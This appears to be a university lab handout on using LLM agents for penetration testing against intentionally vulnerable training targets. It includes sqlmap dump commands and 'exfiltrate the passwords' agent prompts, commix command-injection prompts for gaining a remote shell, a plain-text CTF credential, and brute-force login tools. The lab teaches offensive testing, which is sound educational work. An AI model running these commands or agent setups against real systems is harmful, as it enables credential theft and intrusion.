In this lab, you will utilize tools in conjunction with LLMs to automate the detection of vulnerable services and source code examples, then determine whether the results are accurate. For this set of exercises, we'll be utilizing two vulnerable web servers from Web For Pentester. Writeups for exercises found on the two servers can be found here and here.
Cloud Shell
To begin with, navigate to the Google Cloud Platform console and bring up a Cloud Shell session. Instantiate the vulnerable Web for Pentester VMs without an external IP address.
gcloud compute instances create wfp1-vm \
  --machine-type e2-micro --zone us-west1-b --no-address \
  --image-project pdx-cs \
  --image wfp1-nofilter
gcloud compute instances create wfp2-vm \
--machine-type e2-small --zone us-west1-b --no-address \
--image-project pdx-cs \
--image wfp2-nofilterMake a note of the two internal IP addresses (WFP1_Internal and WFP2_Internal). Both addresses should be of the format 10.x.y.z. Then curl the internal IP addresses and ensure both return a page
curl http://WFP1_Internal
curl http://WFP2_Internal
We'll be utilizing an agent on the course VM to issue commands commonly used to perform penetration tests. ssh into your VM and install the packages we'll be using for the lab if they are not yet installed.
sudo apt update -y
sudo apt install nmap hydra wfuzz sqlmap wordlists tcpdump -y
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
We will also be utilizing a tool called commix for this lab, but installing it from its repository. Create the directory for the commix installation script, then install it.
mkdir -p ~/Tools/commix
git clone https://github.com/commixproject/commix.git ~/Tools/commix
cd ~/Tools/commix
sudo python3 commix.py --install

sudo mkdir /usr/share/commix/data
sudo chmod -R 777 /usr/share/commix
Change into the source directory containing the examples.
cd ~/cs475-src/07*
git pull
nmap is a tool that can be used to find open and vulnerable services on a given machine. We can use our agent to analyze the WFP VMs. For these exercises, you will be pointing nmap to the internal IP address of the VM which has a prefix of 10.x.y.z.
Begin by running the agent, with a prompt asking it to utilize nmap to answer the user's requests.
uv run command_mcp_client.py \
"You are a network mapping agent.  Use nmap with sudo in the terminal to answer the user prompt."
Then, ask a series of questions that require the agent to utilize nmap to query the WFP1 and WFP2 Internal IP addresses for:
What services are running on <WFP1_Internal> and <WFP2_Internal>
What versions of operating systems are running on <WFP1_Internal> and <WFP2_Internal>
What web server software versions are running on <WFP1_Internal> and <WFP2_Internal>
nmap contains a scripting engine (NSE) for customizing how it performs scans on targets. A large library of pre-existing scripts written in Lua are included in its default distribution.
Scripts are classified under a variety of categories such as discovery, vuln, brute, malware and exploit. One can list all of the scripts for a particular category via:
nmap --script-help <category>
http-enum
One script that is useful is a brute-force directory scanner. If a web server has hidden directories that aren't referenced from any page, a brute-force scanner can be used to reveal them. Within the agent, see what directories are on the WFP1 web server using a prompt like the one below.
Use http-enum to find the directories served from the web server at <WFP1_Internal>
http-brute
Another script that is useful is a brute-force authentication one. The WFP2 web site has a simple HTTP Basic Authentication protected page at http://WFP2/authentication/example1. Within the agent, attempt a brute-force attack on the credentials for the page using a prompt like the one below.
Use http-brute on the path /authentication/example1 for the web server at WFP2_Internal
sqlmap is a tool that automatically identifies applications with SQL injection vulnerabilities and attempts to dump the backend database of those applications. The two vulnerable VMs have a set of endpoints that are vulnerable.
Run the agent with a prompt asking it to use sqlmap to answer the user's request.
uv run command_mcp_client.py \
"You are a sqlmap agent.  Use sqlmap in batch mode in the terminal to answer the user prompt."
Then, ask a series of questions that require the agent to utilize sqlmap on vulnerable URLs within the WFP VMs.
WFP1
Fill in the IP address in the following prompt to exfiltrate the passwords from the application
Exfiltrate the passwords from this URL: http://WFP1_Internal/sqli/example1.php?name=root- What
sqlmapcommand is performed? - What steps did
sqlmaptake to access the passwords?
Next, do the same for the following prompt.
Exfiltrate the passwords from this URL: http://WFP1_Internal/sqli/example5.php?id=2- What
sqlmapcommand is performed? - What steps did
sqlmaptake to access the passwords?
Finally, do the same for the following prompt.
Exfiltrate the passwords from this URL: http://WFP1_Internal/sqli/example9.php?order=name- What
sqlmapcommand is performed? - What steps did
sqlmaptake to access the passwords?
WFP2
Fill in the IP address for WFP2_Internal in the following prompt to exfiltrate the passwords from the application
Exfiltrate the passwords from this URL: http://WFP2_Internal/sqlinjection/example1/?username=f&password=f&submit=Submit- What
sqlmapcommand is performed? - What steps did
sqlmaptake to access the passwords?
natas15
The natas Overthewire CTF has a Blind SQL injection level that sqlmap can automatically solve. Visit the URL for the level using the following credentials natas15:SdqIqBsFcz3yotlNYErZSZwblkm0lrvx . The agent may be able to generate the command that can be used to automatically dump the database such as the one below:
sqlmap -u 'http://natas15.natas.labs.overthewire.org' \
  --auth-type basic --auth-cred natas15:SdqIqBsFcz3yotlNYErZSZwblkm0lrvx \
  --data username=foo --dbms mysql --dump --level 2 \
  --batch --time-sec 1
Develop a prompt that will generate the command above that can be used exfiltrate the passwords in the database.
Using the credentials ..., exfiltrate the natas16 password from the URL ...A successful exploit may take around 10 minutes to dump the entire database
- What does the agent return as the natas16 password?
commix stands for Command Injection Exploiter. Command line vulnerabilities occur when user input is sent to command line programs that don't validate the input. When you go to one of the ip addresses listed below, it will show the output of the ping command.

On the backend there is a command being run that takes the ip parameter and dynamically substitutes it into the ping command so you get ping 127.0.0.1. However, it is possible to enter in a Linux command separator like a semi-colon which will allow the user to enter more commands. Commix tries to find those vulnerabilities and exploit them, allowing for remote code execution.
Since Commix attempts to open an interactive shell to the target it is necessary to use an interactive python program to interact with the shell once it is created. The code for doing so is shown below.
def open_shell_with_command(command_string):
    # Start the command with pexpect
    command_string += """ --output-dir="./data" """
    proc = pexpect.spawn(command_string)

    # Start a separate thread to read the output from the process
    output_thread = threading.Thread(target=read_output, args=(proc,))
    output_thread.daemon = True
    output_thread.start()
The function uses the library pexpect (Python Expect), a tool that allows one to easily script interactive sessions programmatically as a process interacts with external sources. It does so by spawning a new process, then creating a daemon thread for the output. This makes it so that reading the output is non-blocking and so that when the process exits, the output thread will also be killed. The non-blocking thread is important because it allows the program to still interact with the shell when waiting/receiving output. The output thread is created to run the read_output function shown below:
def read_output(proc):
    try:
        while True:
            # Read and print all available output from the process
            output = proc.read_nonblocking(size=1024, timeout=60)
            if output:
                print(output.decode(), end='')
    except pexpect.EOF:
        pass
    except Exception as e:
        print(f"Error reading output: {e}")
The process spawned by pexpect (proc) has a function read_nonblocking, which the function is iterating over. It takes in chunks of 1024 bytes and will close after 60 seconds of inactivity.
Then, run the script in the repository to launch the agent with a prompt.
uv run 03_commix_wrap.py \
"You are an expert pentester. Please use commix in --batch mode to answer any questions"
Then, use the agent on the Command Execution exercises in the WFP1 VM.
Fill in the IP address for WFP1_Internal in the prompt below to obtain a shell.
Exploit the following URL to obtain a shell: http://WFP1_Internal/commandexec/example1.php?ip=127.0.0.1- What payload was used to determine that the URL was vulnerable to command injection?
- Use
whoamito find which user you are logged in as
Repeat the process for the next example. Fill in the IP address for WFP1_Internal in the prompt below to obtain a shell.
Exploit the following URL to obtain a shell: http://WFP1_Internal/commandexec/example2.php?ip=127.0.0.1- What was used to determine that the URL was vulnerable to command injection?
- Use
whoamito find which user you are logged in as
Change into the source directory containing the examples.
cd ~/cs475-src/09*
git pull
LLM agents have the ability to make decisions about what tools to use based on the context they receive. In this exercise an agent will utilize two custom tools to solve a Portswigger password authentication level. Go to: https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses
This is the first level in the password based authentication challenges found on Portswigger Academy. Click "Access the Lab" to start the lab.
Then, change into the exercise directory, create a virtual environment, activate it, and install the packages.
cd 01_auth_breaker
uv init --bare
uv add -r requirements.txt
For this program, two MCP tools are written to solve the level. The first tool scrapes the site to find the URL of the login page on it. The tool utilizes the RecursiveUrlLoader found in the RAG section of the course to locate a webpage that has a url with the string "login" contained in it..
@mcp.tool("find_login_page")
def find_login_page(base_url):
    """(CHANGE ME)"""
    loader = RecursiveUrlLoader(
        url = base_url,
        max_depth = 2,
    )
    docs = loader.load()

    login_page = None

    for doc in docs:
        login_page = doc.metadata["source"]
        if "login" in login_page:
            return login_page
Modify the tool's description given in Python docstring comments as "(CHANGE ME)" to better reflect the information it returns.
The second tool attempts a brute-force attack on the login page with a common set of credentials given in the data/auth-lab-usernames and data/auth-lab-passwords files. When found, it will then automatically log into the level. Examine the code for the second tool and modify its description given in Python docstring comments as "(CHANGE ME)" to better reflect the information it returns.
@mcp.tool("get_creds")
def get_creds(login_url):
    """(CHANGE ME)"""
Examine the logic of the tool. It has been specifically written for this particular level.
Run the agent:
python auth_breaker_mcp_client.py
Prompt the agent with the URL of your level and solve the level
I want to login to the website with a base url of <YOUR_LEVEL_URL> - Show the tool description you used for each tool
- Take a screenshot showing the level has been solved that includes your OdinId